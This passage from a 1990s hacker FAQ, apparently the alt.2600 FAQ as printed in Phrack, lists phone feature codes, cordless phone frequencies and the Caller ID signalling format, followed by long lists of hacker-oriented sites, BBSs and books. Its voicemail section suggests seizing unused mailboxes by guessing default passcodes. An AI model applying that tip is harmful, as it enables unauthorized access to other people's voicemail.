| Call Forwarding: start      | *72 or 72# | 1172         |                  |
| Call Forwarding: cancel     | *73 or 73# | 1173         |                  |

|                            |            |      |                           |
|----------------------------|------------|------|---------------------------|
| Speed Calling (8 numbers)  | *74 or 74# | 1174 |                           |
| Speed Calling (30 numbers) | *75 or 75# | 1175 |                           |
| Anonymous Call Rejection   | *77        | 1177 | [5] [M: *58]              |
| Call Screen Disable        | *80        | 1160 | (or Call Screen) [M: *50] |
| Selective Distinct Disable | *81        | 1161 | [M: *51]                  |
| Select. Acceptance Disable | *82        | 1162 |                           |
| Select. Forwarding Disable | *83        | 1163 | [M: *53]                  |
| ICLID Disable              | *85        | 1165 |                           |
| Call Return (cancel out)   | *86        | 1186 | [6] [M: *56]              |
| Anon. Call Reject (cancel) | *87        | 1187 | [5] [M: *68]              |
| Call Return (cancel in)    | *89        | 1189 | [6] [M: *59]              |

Notes:

- [C1] - Means code used for Cellular One service
- [1] - for cellular in Pittsburgh, PA A/C 412 in some areas
- [2] - indicates that you are not local and maybe how to reach you
- [3] - found in Pac Bell territory; Intercom ring causes a distinctive ring to be generated on the current line; Hold keeps a call connected until another extension is picked up
- [4] - applied once before each call
- [5] - A.C.R. blocks calls from those who blocked Caller ID (used in C&P territory, for instance)
- [6] - cancels further return attempts
- [M: \*xx] - alternate code used for MLVP (multi-line variety package) by Bellcore. It goes by different names in different RBOCs. In Bellsouth it is called Prestige. It is an arrangement of ESSEX like features for single or small multiple line groups.

The reason for different codes for some features in MLVP is that call-pickup is \*8 in MLVP so all \*8x codes are reaassigned \*5x

26. What frequencies do cordless phones operate on?

Here are the frequencies for the first generation 46/49mhz phones.  
The new 900mhz cordless phones are not covered.

| Channel | Handset Transmit | Base Transmit |
|---------|------------------|---------------|
| -----   | -----            | -----         |
| 1       | 49.670mhz        | 46.610mhz     |
| 2       | 49.845           | 46.630        |
| 3       | 49.860           | 46.670        |
| 4       | 49.770           | 46.710        |
| 5       | 49.875           | 46.730        |
| 6       | 49.830           | 46.770        |
| 7       | 49.890           | 46.830        |
| 8       | 49.930           | 46.870        |
| 9       | 49.990           | 46.930        |
| 10      | 49.970           | 46.970        |

27. What is Caller-ID?

This FAQ answer is stolen from Rockewell:

Calling Number Delivery (CND), better known as Caller ID, is a telephone service intended for residential and small business customers. It allows the called Customer Premises Equipment (CPE) to receive a calling party's directory number and the date and time of the call during the first 4 second silent interval in the ringing cycle.

Parameters  
~~~~~

The data signalling interface has the following characteristics:

Link Type:	2-wire, simplex
------------	-----------------

Transmission Scheme:	Analog, phase-coherent FSK
Logical 1 (mark)	1200 +/- 12 Hz
Logical 0 (space)	2200 +/- 22 Hz
Transmission Rate:	1200 bps
Transmission Level:	13.5 +/- dBm into 900 ohm load

Protocol

~~~~~

The protocol uses 8-bit data words (bytes), each bounded by a start bit and a stop bit. The CND message uses the Single Data Message format shown below.

|         |         |         |         |         |          |  |
|---------|---------|---------|---------|---------|----------|--|
| Channel | Carrier | Message | Message | Data    | Checksum |  |
| Seizure | Signal  | Type    | Length  | Word(s) | Word     |  |
| Signal  |         | Word    | Word    |         |          |  |

## Channel Seizure Signal

~~~~~

The channel seizure is 30 continuous bytes of 55h (01010101) providing a detectable alternating function to the CPE (i.e. the modem data pump).

Carrier Signal

~~~~~

The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz) to condition the receiver for data.

## Message Type Word

~~~~~

The message type word indicates the service and capability associated with the data message. The message type word for CND is 04h (00000100).

Message Length Word

~~~~~

The message length word specifies the total number of data words to follow.

## Data Words

~~~~~

The data words are encoded in ASCII and represent the following information:

- o The first two words represent the month
- o The next two words represent the day of the month
- o The next two words represent the hour in local military time
- o The next two words represent the minute after the hour
- o The calling party's directory number is represented by the remaining words in the data word field

If the calling party's directory number is not available to the terminating central office, the data word field contains an ASCII "O". If the calling party invokes the privacy capability, the data word field contains an ASCII "P".

Checksum Word

~~~~~

The Checksum Word contains the twos complement of the modulo 256 sum of the other words in the data message (i.e., message type, message length, and data words). The receiving equipment may calculate the modulo 256 sum of the received words and add this sum to the received checksum word. A result of zero generally indicates that the message was correctly received. Message retransmission is not supported.

## Example CNS Single Data Message

~~~~~

An example of a received CND message, beginning with the message type

word, follows:

04 12 30 39 33 30 31 32 32 34 36 30 39 35 35 35 31 32 31 32 51

04h= Calling number delivery information code (message type word)

12h= 18 decimal; Number of data words (date,time, and directory
number words)

ASCII 30,39= 09; September

ASCII 33,30= 30; 30th day

ASCII 31,32= 12; 12:00 PM

ASCII 32,34= 24; 24 minutes (i.e., 12:24 PM)

ASCII 36,30,39,35,35,35,31,32,31,32= (609) 555-1212; calling
party's directory number

51h= Checksum Word

Data Access Arrangement (DAA) Requirements

~~~~~

To receive CND information, the modem monitors the phone line between the first and second ring bursts without causing the DAA to go off hook in the conventional sense, which would inhibit the transmission of CND by the local central office. A simple modification to an existing DAA circuit easily accomplishes the task.

#### Modem Requirements

~~~~~

Although the data signalling interface parameters match those of a Bell 202 modem, the receiving CPE need not be a Bell 202 modem. A V.23 1200 bps modem receiver may be used to demodulate the Bell 202 signal. The ring indicate bit (RI) may be used on a modem to indicate when to monitor the phone line for CND information. After the RI bit sets, indicating the first ring burst, the host waits for the RI bit to reset. The host then configures the modem to monitor the phone line for CND information.

Signalling

~~~~~

According to Bellcore specifications, CND signalling starts as early as 300 mS after the first ring burst and ends at least 475 mS before the second ring burst

#### Applications

~~~~~

Once CND information is received the user may process the information in a number of ways.

1. The date, time, and calling party's directory number can be displayed.
2. Using a look-up table, the calling party's directory number can be correlated with his or her name and the name displayed.
3. CND information can also be used in additional ways such as for:
 - a. Bulletin board applications
 - b. Black-listing applications
 - c. Keeping logs of system user calls, or
 - d. Implementing a telemarketing data base

References

~~~~~

For more information on Calling Number Delivery (CND), refer to Bellcore publications TR-TSY-000030 and TR-TSY-000031.

To obtain Bellcore documents contact:

Bellcore Customer Service  
60 New England Avenue, Room 1B252  
Piscataway, NJ 08834-4196

(908) 699-5800

28. What is a PBX?

A PBX is a Private Branch Exchange. A PBX is a small telephone switch owned by a company or organization. Let's say your company has a thousand employees. Without a PBX, you would need a thousand phone lines. However, only 10% of your employees are talking on the phone at one time. What if you had a computer that automatically found an outside line every time one of your employees picked up the telephone. With this type of system, you could get by with only paying for one hundred phone lines. This is a PBX.

29. What is a VMB?

A VMB is a Voice Mail Box. A VMB is a computer that acts as an answering machine for hundreds or thousands of users. Each user will have their own Voice Mail Box on the system. Each mail box will have a box number and a pass code.

Without a passcode, you will usually be able to leave messages to users on the VMB system. With a passcode, you can read messages and administer a mailbox. Often, mailboxes will exist that were created by default or are no longer used. These mailboxes may be taken over by guessing their passcode. Often the passcode will be the mailbox number or a common number such as 1234.

## Section C: Resources

~~~~~

01. What are some ftp sites of interest to hackers?

198.69.103.23		(Mac)
aeneas.mit.edu		
alex.sp.cs.cmu.edu	/links/security	(Misc)
alife.santafe.edu		
aql.gatech.edu	/pub	(40Hex)
asylum.sf.ca.us		
athena-dist.mit.edu	/pub/ATHENA	(Athena Project)
atlantis.utmb.edu		
bellcore.com		(Bellcore)
camelot.usc.edu	/pub/cellular/DDIinfodemo	(Cellular)
cert.org		(CERT)
ciac.llnl.gov		
coast.cs.purdue.edu	/pub	(Security/COAST)
csrc.ncsl.nist.gov		
dartmouth.edu	/pub/security	(Security)
dg-rtp.dg.com		
ds.internic.net		
enlow.com		
ftp.3com.com	/mirrors/zip	(ZipCrypt)
ftp.3com.com	/Orange-Book	(Orange Book)
ftp.acns.nwu.edu		
ftp.alantec.com		
ftp.armory.com	/pub/user/kmartind	(H/P)
ftp.armory.com	/pub/user/swallow	
ftp.c3.lanl.gov		
ftp.cc.rochester.edu		
ftp.cert.dfn.de		(FIRST)
ftp.cic.net	/pub/e-serials/alphabetic/p/phrack	(Zines)
ftp.cisco.com		
ftp.clark.net	/pub/jcase	(H/P)

ftp.cnam.fr		
ftp.commerce.net	/pubs/standards/drafts/shttp.txt	(Secure HyperText)
ftp.cs.colorado.edu		
ftp.cs.ruu.nl		
ftp.cs.uwm.edu	/pub/comp-privacy	(Privacy Digest)
ftp.cs.vu.nl		
ftp.cs.yale.edu		
ftp.csl.sri.com	/pub/nides	(SRI)
ftp.csua.berkeley.edu	/pub/cypherpunks	(Crypto)
ftp.cyberspace.com	/pub/archive/defcon	(PhoneTag)
ftp.delmarva.com		
ftp.dsi.unimi.it		
ftp.ee.lbl.gov		
ftp.eff.org	/pub/Publications/CuD	(EFF)
ftp.elelab.nsc.co.jp	/pub/security	(Security)
ftp.etext.org		(Etext)
ftp.fc.net	/pub/defcon	(DefCon)
ftp.fc.net	/pub/defcon/BBEEP	(BlueBeep)
ftp.fc.net	/pub/phrack	(Phrack Magazine)
ftp.fc.net	/pub/phrack/underground	(Hacker Archives)
ftp.fh-berlin.de		
ftp.foobar.com		
ftp.funet.fi		
ftp.gate.net	/pub/users/laura	
ftp.gate.net	/pub/users/wakko	
ftp.greatcircle.com	/pub/firewalls	(Firewalls)
ftp.halcyon.com	/pub/cud	(Zines)
ftp.IEunet.ie	/pub/security	(Security)
ftp.ifi.uio.no		
ftp.info.fundp.ac.be		
ftp.informatik.uni-hamburg.de		
ftp.inoc.dl.nec.com	/pub/security	(Security)
ftp.isi.edu		
ftp.llnl.gov	/pub	(CIAC)
ftp.lysator.liu.se		
ftp.mcs.com	/mcsnet.users/crisadm	(Virii)
ftp.near.net	/security/archives/phrack	(Zines)
ftp.nec.com		
ftp.netcom.com	/pub/br/bradley	(Virii)
ftp.netcom.com	/pub/da/daemon9	
ftp.netcom.com	/pub/va/vandal	(DnA)
ftp.netcom.com	/pub/zz/zzyzx	(H/P)
ftp.netsys.com		
ftp.ocs.mq.edu.au	/PC/Crypt	(Crypto)
ftp.paranoia.com	/pub/toneloc/tl110.zip	(ToneLoc)
ftp.pop.psu.edu		
ftp.primus.com	/pub/armchair	(Phoney)
ftp.primus.com	/pub/security	(Security)
ftp.psy.uq.oz.au		
ftp.rahul.net	/pub/lps	(Home of the FAQ)
ftp.sert.edu.au		
ftp.sgi.com		
ftp.std.com	/archives/alt.locksmithing	(Locksmithing)
ftp.std.com	/obi/Mischief/	(MIT Guide to Locks)
ftp.std.com	/obi/Phracks	(Zines)
ftp.sunet.se	/pub/network/monitoring	(Ethernet sniffers)
ftp.sura.net	/pub/security	(SURAnet)
ftp.technet.sg		
ftp.tis.com	/pub	(TIS)
ftp.uspto.gov		
ftp.uu.net	/doc/literary/obi/Phracks	(Zines)
ftp.uwp.edu		(Copy protection)
ftp.vis.colostate.edu		
ftp.vix.com		
ftp.vortex.com		
ftp.warwick.ac.uk	/pub/cud	(Zines)
ftp.win.tue.nl	/pub/security	(Security)
ftp.winternet.com	/users/craigb	(H/P)

ftp.wustl.edu	/doc/EFF	(EFF)
furmint.nectar.cs.cmu.edu	/security	(Crypto)
garbo.uwasa.fi	/pc/crypt	(Crypto)
gumby.dsd.trw.com		
hplyot.obspm.fr		
info.mcs.anl.gov		
jerico.usc.edu		
lcs.mit.edu	/telecom-archives	(Telecom archives)
lod.amaranth.com		(Legion of Doom)
l0pht.com		(The L0pht)
mac.archive.umich.edu		
mary.iaa.org	/pub/users/patriot	(Misc)
monet.ccs.itd.umich.edu		
net.tamu.edu	/pub/security/TAMU	(Security)
net23.com	/pub	(Max Headroom)
nic.ddn.mil	/scc	(DDN Security)
nic.funet.fi	/pub/doc/cud	(Zines)
oak.oakland.edu		
paradox1.denver.colorado.edu	/anonymous/text-files/pyrotechnics	(Pyro)
parcftp.xerox.com		
pyrite.rutgers.edu	/pub/security	(Security)
relay.cs.toronto.edu	/doc/telecom-archives	(Telecom)
rena.dit.co.jp	/pub/security	(Security)
research.att.com	/dist/internet_security	(AT&T)
ripem.msu.edu	/pub/crypt	(Ripem)
rsl.rrz.uni-koeln.de		(Wordlists)
rtfm.mit.edu		(Etext)
rtfm.mit.edu	/pub/usenet-by-group	(Usenet FAQ's)
sable.ox.ac.uk		(Wordlists)
samadams.princeton.edu		
scss3.cl.msu.edu	/pub/crypt	(Crypto)
sierra.stanford.edu		
spy.org		(CSC)
suburbia.apana.org.au	/pub/unix/security	(Security)
sunsolve1.sun.com		
tam.cs.ucdavis.edu		
technion.ac.il		
theta.iis.u-tokyo.ac.jp	/pub1/security	(Security)
thumper.bellcore.com		
titania.mathematik.uni-ulm.de	/pub/security	(Security)
toxicwaste.mit.edu	/pub/rsal29/README	(Breaking RSA)
uceng.uc.edu	/pub/kerberos.documentation	(Kerberos)
ugle.unit.no		
vic.cc.purdue.edu		
whacked.l0pht.com		(Mac + H/P)
wimsey.bc.ca	/pub/crypto	(Crypto)

02. What are some fsp sites of interest to hackers?

Third Stone From the Sun 132.241.180.91 6969

03. What are some newsgroups of interest to hackers?

alt.2600	Do it 'til it hertz
alt.2600.hope.tech	Technology concerns for Hackers on Planet Earth 1994
alt.cellular	
alt.cellular-phone-tech	
alt.comp.virus	
alt.cyberpunk	High-tech low-life.
alt.cyberspace	Cyberspace and how it should work.
alt.dcom.telecom	Discussion of telecommunications technology
alt.engr.explosives	[no description available]
alt.hackers	Descriptions of projects currently under development
alt.locksmithing	You locked your keys in *where*?
alt.hackers.malicious	The really bad guys - don't take candy from them
alt.ph.uk	

alt.privacy.anon-server	Tech. & policy matters of anonymous contact servers
alt.radio.pirate	Hide the gear, here comes the magic station-wagons.
alt.radio.scanner	Discussion of scanning radio receivers.
alt.satellite.tv.europe	
alt.security	Security issues on computer systems
alt.security.index	Pointers to good stuff in misc.security (Moderated)
alt.security.keydist	Exchange of keys for public key encryption systems
alt.security.pgp	The Pretty Good Privacy package
alt.security.ripem	A secure email system illegal to export from the US
comp.dcom.cellular	[no description available]
comp.dcom.telecom	Telecommunications digest (Moderated)
comp.dcom.telecom.tech	[no description available]
comp.org.cpsr.announce	Computer Professionals for Social Responsibility
comp.org.cpsr.talk	Issues of computing and social responsibility
comp.org.eff.news	News from the Electronic Frontiers Foundation
comp.org.eff.talk	Discussion of EFF goals, strategies, etc.
comp.protocols.kerberos	The Kerberos authentication server
comp.protocols.tcp-ip	TCP and IP network protocols
comp.risks	Risks to the public from computers & users
comp.security.announce	Announcements from the CERT about security
comp.security.misc	Security issues of computers and networks
comp.security.unix	Discussion of Unix security
comp.virus	Computer viruses & security (Moderated)
de.org.ccc	Mitteilungen des CCC e.V.
misc.security	Security in general, not just computers (Moderated)
rec.pyrotechnics	Fireworks, rocketry, safety, & other topics
rec.radio.scanner	[no description available]
rec.video.cable-tv	Technical and regulatory issues of cable television
sci.crypt	Different methods of data en/decryption

04. What are some telnet sites of interest to hackers?

ntiabbs.ntia.doc.gov	(NTIA)
telnet lust.isca.uiowa.edu 2600	(underground bbs) (temporarily down)

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 8 of 22

05. What are some gopher sites of interest to hackers?

ba.com	(Bell Atlantic)
csrc.ncsl.nist.gov	(NIST Security Gopher)
gopher.acm.org	(SIGSAC (Security, Audit & Control))
gopher.cpsr.org	(Computer Professionals for Social Responsibility)
gopher.cs.uwm.edu	
gopher.eff.org	(Electronic Frontier Foundation)
gw.PacBell.com	(Pacific Bell)
iitf.doc.gov	(NITA -- IITF)
oss.net	(Open Source Solutions)
spy.org	(Computer Systems Consulting)
wiretap.spies.com	(Wiretap)

06. What are some World wide Web (WWW) sites of interest to hackers?

http://alumni.caltech.edu/~dank/isdn/	(ISDN)
http://aset.rsoc.rockwell.com	(NASA/MOD AIS Security)
http://aset.rsoc.rockwell.com/exhibit.html	(Tech. for Info Sec)
http://att.net/dir800	(800 directory)
http://ausg.dartmouth.edu/security.html	(Security)
http://cs.purdue.edu/coast/coast.html	(Coast)
http://csrc.ncsl.nist.gov	(NIST)
http://dhp.com/~pluvius	
http://dfw.net/~aleph1	(Eubercrackers)
http://draco.centerline.com:8080/~franl/crypto.html	(Crypto)
http://everest.cs.ucdavis.edu/Security.html	(Security)
http://everest.cs.ucdavis.edu/slides/slides.html	(Security Lab Slides)
http://ezinfo.ethz.ch/ETH/D-REOK/fsk/fsk_homepage.html	(CSSCR)
http://first.org	(FIRST)
http://ftp.tamu.edu/~abr8030/security.html	(Security)
http://hightop.nrl.navy.mil/potpourri.html	(Security)
http://hightop.nrl.navy.mil/rainbow.html	(Rainbow Books)
http://ice-www.larc.nasa.gov/ICE/papers/hacker-crackdown.html	(Sterling)
http://ice-www.larc.nasa.gov/ICE/papers/nis-requirements.html	(ICE NIS)
http://info.bellcore.com/BETSI/betsi.html	(Betsi)
http://infosec.nosc.mil/infosec.html	(SPAWAR INFOSEC)
http://l0pht.com	(The l0pht)
http://l0pht.com/~oblivion/IIRG.html	(Phantasy Magazine)
http://mindlink.jolt.com	(The Secrets of LockPicking)
http://mls.saic.com	(SAIC MLS)
http://naic.nasa.gov/fbi/FBI_homepage.html	(FBI Homepage)
http://nasirc.hq.nasa.gov	(NASA ASIRC)
http://ophie.hughes.american.edu/~ophie	
http://ripco.com:8080/~glr/glr.html	(Full Disclosure)
http://spy.org	(CSC)
http://tansu.com.au/Info/security.html	(Comp and Net Security)
http://the-tech.mit.edu	(LaMacchia case info)
http://wintermute.itd.nrl.navy.mil/5544.html	(Network Security)
http://www.aads.net	(Ameritech)
http://www.alw.nih.gov/WWW/security.html	(Unix Security)
http://www.artcom.de/CCC	(CCC Homepage)
http://www.aspentec.com/~frzmtdb/fun/hacker.html	
http://www.aus.xanadu.com:70/1/EFA	(EFF Australia)
http://www.ba.com	(Bell Atlantic)
http://www.beckman.uiuc.edu/groups/biss/VirtualLibrary/xsecurity.html	(X-Win)
http://www.bell.com	(MFJ Task Force)
http://www.bellcore.com/SECURITY/security.html	(Bellcore Security Products)
http://www.brad.ac.uk/~nasmith/index.html	
http://www.bst.bls.com	(BellSouth)
http://www.c3.lanl.gov/~mcn	(Lanl)
http://www.cert.dfn.de/	(German First Team)

<http://www.commerce.net/information/standards/drafts/shhttp.txt> (HyperText)
<http://www.contrib.andrew.cmu.edu:8001/usr/dscw/home.html>
<http://www.cpsr.org/home> (CPSR)
<http://www.cs.tufts.edu/~mcable/cypher/alerts/alerts.html> (Cypherpunk)
<http://www.cs.tufts.edu/~mcable/HackerCrackdown> (Hacker Crackdown)
<http://www.cs.umd.edu/~lgas>
<http://www.cs.cmu.edu:8001/afs/cs.cmu.edu/user/bsy/www/sec.html> (Security)
http://www.csd.harris.com/secure_info.html (Harris)
<http://www.csl.sri.com> (SRI Computer Science Lab)
<http://www.cybercafe.org/cybercafe/pubtel/pubdir.html> (CyberCafe)
<http://www.datafellows.fi> (Data Fellows)
<http://www.delmarva.com/raptor/raptor.html> (Raptor Network Isolator)
<http://www.demon.co.uk/kbridge> (KarlBridge)
<http://www.digicash.com/ecash/ecash-home.html> (Digital Cash)
<http://www.digital.com/info/key-secure-index.html> (Digital Secure Systems)
<http://www.eecs.nwu.edu/~jmyers/bugtraq/index.html> (Bugtraq)
<http://www.eecs.nwu.edu/~jmyers/ids/index.html> (Intrusion Detection Systems)
<http://www.eff.org/papers.html> (EFF)
<http://www.engin.umich.edu/~jgotts/boxes.html> (Box info)
<http://www.engin.umich.edu/~jgotts/hack-faq.html> (This document)
<http://www.engin.umich.edu/~jgotts/underground.html>
http://www.ensta.fr/internet/unix/sys_admin (System administration)
<http://www.etext.org/Zines/> (Zines)
<http://www.fc.net/defcon> (DefCon)
<http://www.fc.net/phrack.html> (Phrack Magazine)
<http://www.first.org/first/> (FIRST)
<http://www.greatcircle.com> (Great Circle Associates)
<http://www.hpcc.gov/blue94/section.4.6.html> (NSA)
<http://www.ic.gov> (The CIA)
http://www.lerc.nasa.gov/Unix_Team/Dist_Computing_Security.html (Security)
http://www.lysator.liu.se:7500/terror/thb_title.html (Terrorists Handbook)
<http://www.lysator.liu.se:7500/mit-guide/mit-guide.html> (Lockpicking Guide)
<http://www.net23.com> (Max Headroom)
<http://www.nist.gov> (NIST)
<http://www.pacbell.com> (Pacific Bell)
<http://www.paranoia.com/mthreat> (ToneLoc)
<http://www.pegasus.esprit.ec.org/people/arne/pgp.html> (PGP)
<http://www.phantom.com/~king> (Taran King)
<http://www.quadralay.com/www/Crypt/Crypt.html> (Quadralay Cryptography)
<http://www.qualcomm.com/cdma/wireless.html> (Qualcomm CDMA)
<http://www.research.att.com> (AT&T)
<http://ripco.com:8080/~glr/glr.html> (Full Disclosure)
<http://www.rsa.com> (RSA Data Security)
<http://www.satelnet.org/~ccappuc>
<http://www.service.com/cm/uswest/usw1.html> (USWest)
<http://www.shore.net/~oz/welcome.html> (Hack TV)
<http://www.spy.org> (Computer Systems Consulting)
<http://www.sri.com> (SRI)
<http://www.tansu.com.au/Info/security.html> (Security Reference Index)
<http://www.tis.com> (Trusted Information Systems)
<http://www.tri.sbc.com> (Southwestern Bell)
<http://www.uci.agh.edu.pl/pub/security> (Security)
<http://www.umcc.umich.edu/~doug/virus-faq.html> (Virus)
<http://www.usfca.edu/crackdown/crack.html> (Hacker Crackdown)
http://www.wam.umd.edu/~ankh/Public/devil_does_unix
<http://www.wiltel.com> (Wiltel)
<http://www.winternet.com/~carolann/dreams.html>
<http://www.wired.com> (Wired Magazine)

07. What are some IRC channels of interest to hackers?

#2600
#cellular
#hack
#phreak
#linux
#realhack

#root
#unix
#warez

08. What are some BBS's of interest to hackers?

Rune Stone	(203)832-8441
Hacker's Haven	(303)343-4053
Independent Nation	(315)656-4179
Ut0PiA	(315)656-5135
underworld_1994.com	(514)683-1894
Digital Fallout	(516)378-6640
Alliance Communications	(612)251-8596
Maas-Neotek	(617)855-2923
Apocalypse 2000	(708)676-9855
K0dE Ab0dE	(713)579-2276
fARM R0Ad 666	(713)855-0261

09. What are some books of interest to hackers?

General Computer Security

~~~~~

Computer Security Basics  
Author: Deborah Russell and G.T. Gengemi Sr.  
Publisher: O'Reilly & Associates, Inc.  
Copyright Date: 1991  
ISBN: 0-937175-71-4

This is an excellent book. It gives a broad overview of computer security without sacrificing detail. A must read for the beginning security expert.

Computer Security Management  
Author: Karen Forcht  
Publisher: Boyd and Fraser  
Copyright Date: 1994  
ISBN: 0-87835-881-1

Information Systems Security  
Author: Philip Fites and Martin Kratz  
Publisher: Van Nostrad Reinhold  
Copyright Date: 1993  
ISBN: 0-442-00180-0

Computer Related Risks  
Author: Peter G. Neumann  
Publisher: Addison-Wesley  
Copyright Date: 1995  
ISBN: 0-201-55805-X

Computer Security Management  
Author: Karen Forcht  
Publisher: boyd & fraser publishing company  
Copyright Date: 1994  
ISBN: 0-87835-881-1

The Stephen Cobb Complete Book of PC and LAN Security  
Author: Stephen Cobb  
Publisher: Windcrest Books  
Copyright Date: 1992  
ISBN: 0-8306-9280-0 (hardback) 0-8306-3280-8 (paperback)

Security in Computing  
Author: Charles P. Pfleeger  
Publisher: Prentice Hall  
Copyright Date: 1989

ISBN: 0-13-798943-1.

Building a Secure Computer System  
Author: Morrie Gasser  
Publisher: Van Nostrand Reinhold Co., New York.  
Copyright Date:  
ISBN: 0-442-23022-2

Modern Methods for Computer Security  
Author: Lance Hoffman  
Publisher: Prentice Hall  
Copyright Date: 1977  
ISBN:

Windows NT 3.5 Guidelines for Security, Audit and Control  
Author:  
Publisher: Microsoft Press  
Copyright Date:  
ISBN: 1-55615-814-9

Unix System Security

~~~~~

Practical Unix Security
Author: Simson Garfinkel and Gene Spafford
Publisher: O'Reilly & Associates, Inc.
Copyright Date: 1991
ISBN: 0-937175-72-2

Finally someone with a very firm grasp of Unix system security
gets down to writing a book on the subject. Buy this book.
Read this book.

Firewalls and Internet Security
Author: William Cheswick and Steven Bellovin
Publisher: Addison Wesley
Copyright Date: 1994
ISBN: 0-201-63357-4

Unix System Security
Author: Rik Farrow
Publisher: Addison Wesley
Copyright Date: 1991
ISBN: 0-201-57030-0

Unix Security: A Practical Tutorial
Author: N. Derek Arnold
Publisher: McGraw Hill
Copyright Date: 1993
ISBN: 0-07-002560-6

Unix System Security: A Guide for Users and Systems Administrators
Author: David A. Curry
Publisher: Addison-Wesley
Copyright Date: 1992
ISBN: 0-201-56327-4

Unix System Security
Author: Patrick H. Wood and Stephen G. Kochan
Publisher: Hayden Books
Copyright Date: 1985
ISBN: 0-672-48494-3

Unix Security for the Organization
Author: Richard Bryant
Publisher: Sams
Copyright Date: 1994
ISBN: 0-672-30571-2

Network Security

~~~~~

## Network Security Secrets

Author: David J. Stang and Sylvia Moon

Publisher: IDG Books

Copyright Date: 1993

ISBN: 1-56884-021-7

Not a total waste of paper, but definitely not worth the \$49.95 purchase price. The book is a rehash of previously published information. The only secret we learn from reading the book is that Sylvia Moon is a younger woman madly in love with the older David Stang.

## Complete Lan Security and Control

Author: Peter Davis

Publisher: Windcrest / McGraw Hill

Copyright Date: 1994

ISBN: 0-8306-4548-9 and 0-8306-4549-7

## Network Security

Author: Steven Shaffer and Alan Simon

Publisher: AP Professional

Copyright Date: 1994

ISBN: 0-12-638010-4

## Cryptography

~~~~~

Applied Cryptography: Protocols, Algorithms, and Source Code in C

Author: Bruce Schneier

Publisher: John Wiley & Sons

Copyright Date: 1994

ISBN: 0-471-59756-2

Bruce Schneier's book replaces all other texts on cryptography. If you are interested in cryptography, this is a must read. This may be the first and last book on cryptography you may ever need to buy.

Cryptography and Data Security

Author: Dorothy Denning

Publisher: Addison-Wesley Publishing Co.

Copyright Date: 1982

ISBN: 0-201-10150-5

Protect Your Privacy: A Guide for PGP Users

Author: William Stallings

Publisher: Prentice-Hall

Copyright Date: 1994

ISBN: 0-13-185596-4

Programmed Threats

~~~~~

## The Little Black Book of Computer Viruses

Author: Mark Ludwig

Publisher: American Eagle Publications

Copyright Date: 1990

ISBN: 0-929408-02-0

The original, and still the best, book on computer viruses. No media hype here, just good clean technical information.

## Computer Viruses, Artificial Life and Evolution

Author: Mark Ludwig

Publisher: American Eagle Publications  
Copyright Date: 1993  
ISBN: 0-929408-07-1

Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other  
Threats to Your System  
Author: John McAfee and Colin Haynes  
Publisher: St. Martin's Press  
Copyright Date: 1989  
ISBN: 0-312-03064-9 and 0-312-02889-X

The Virus Creation Labs: A Journey Into the Underground  
Author: George Smith  
Publisher: American Eagle Publications  
Copyright Date: 1994  
ISBN:

Telephony  
~~~~~

Engineering and Operations in the Bell System
Author: R.F. Rey
Publisher: Bell Telephont Laboratories
Copyright Date: 1983
ISBN: 0-932764-04-5

Although hopelessly out of date, this book remains *THE* book
on telephony. This book is 100% Bell, and is loved by phreaks
the world over.

Telephony: Today and Tomorrow
Author: Dimitris N. Chorafas
Publisher: Prentice-Hall
Copyright Date: 1984
ISBN: 0-13-902700-9

The Telecommunications Fact Book and Illustrated Dictionary
Author: Ahmed S. Khan
Publisher: Delmar Publishers, Inc.
Copyright Date: 1992
ISBN: 0-8273-4615-8

I find this dictionary to be an excellent reference book on
telephony, and I recommend it to anyone with serious
intentions in the field.

Tandy/Radio Shack Cellular Hardware
Author: Judas Gerard and Damien Thorn
Publisher: Phoenix Rising Communications
Copyright Date: 1994
ISBN:

The Phone Book
Author: Carl Oppendahl
Publisher: Consumer Reports
Copyright Date:
ISBN: 0-89043-364-x

Listing of every cellular ID in the us, plus roaming ports,
and info numbers for each carrier.

Principles of Caller I.D.
Author:
Publisher: International MicroPower Corp.
Copyright Date:
ISBN:

Hacking History and Culture

~~~~~

The Hacker Crackdown: Law and Disorder on the Electronic Frontier  
Author: Bruce Sterling  
Publisher: Bantam Books  
Copyright Date: 1982  
ISBN: 0-553-56370-X

Bruce Sterling has recently released the book FREE to the net.  
The book is much easier to read in print form, and the  
paperback is only \$5.99. Either way you read it, you will be  
glad you did. Mr. Sterling is an excellent science fiction  
author and has brought his talent with words to bear on the  
hacking culture. A very enjoyable reading experience.

Cyberpunk  
Author: Katie Hafner and John Markoff  
Publisher: Simon and Schuster  
Copyright Date: 1991  
ISBN: 0-671-77879-X

The Cuckoo's Egg  
Author: Cliff Stoll  
Publisher: Simon and Schuster  
Copyright Date: 1989  
ISBN: 0-671-72688-9

Hackers: Heroes of the Computer Revolution  
Author: Steven Levy  
Publisher: Doubleday  
Copyright Date: 1984  
ISBN: 0-440-13495-6

Unclassified

~~~~~

The Hacker's Handbook
Author: Hugo Cornwall
Publisher: E. Arthur Brown Company
Copyright Date:
ISBN: 0-912579-06-4

Secrets of a Super Hacker
Author: The Knightmare
Publisher: Loompanics
Copyright Date: 1994
ISBN: 1-55950-106-5

The Knightmare is no super hacker. There is little or no real
information in this book. The Knightmare gives useful advice
like telling you not to dress up before going trashing.
The Knightmare's best hack is fooling Loompanics into
publishing this garbage.

The Day The Phones Stopped
Author: Leonard Lee
Publisher: Primus / Donald I Fine, Inc.
Copyright Date: 1992
ISBN: 1-55611-286-6

Total garbage. Paranoid delusions of a lunatic. Less factual
data than an average issue of the Enquirer.

Information Warfare
Author: Winn Swartau
Publisher: Thunder Mountain Press
Copyright Date: 1994
ISBN: 1-56025-080-1

An Illustrated Guide to the Techniques and Equipment of Electronic Warfare
Author: Doug Richardson
Publisher: Salamander Press
Copyright Date:
ISBN: 0-668-06497-8

10. What are some videos of interest to hackers?

'Unauthorized Access' by Annaliza Savage
\$25 on VH S format in 38-min
Savage Productions
1803 Mission St., #406
Santa Cruz, CA 95060

11. What are some mailing lists of interest to hackers?

Academic Firewalls
Reflector Address:
Registration Address: Send a message to majordomo@greatcircle.com
containing the line "subscribe firewalls user@host"

Bugtraq
Reflector Address: bugtraq@fc.net
Registration Address: bugtraq-request@fc.net

Cert Tools
Reflector Address: cert-tools@cert.org
Registration Address: cert-tools-request@cert.org

Computers and Society
Reflector Address: Comp-Soc@limbo.intuitive.com
Registration Address: taylor@limbo.intuitive.com

Coordinated Feasibility Effort to Unravel State Data
Reflector Address: ldc-sw@cpsr.org
Registration Address:

CPSR Announcement List
